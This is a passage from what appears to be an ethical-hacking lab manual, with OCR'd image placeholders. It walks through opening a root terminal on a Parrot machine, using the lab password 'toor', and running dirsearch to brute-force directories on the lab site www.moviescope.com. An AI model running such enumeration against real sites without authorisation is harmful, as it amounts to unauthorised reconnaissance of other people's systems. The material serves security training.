


15. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.




18. Navigate to the dirsearch directory to do that, type **cd dirsearch/** and press **Enter**.




19. Type **python3 dirsearch.py -u http://www.moviescope.com** and press **Enter**, to start directory brute forcing.

Note: **-u**: specifies target URL.



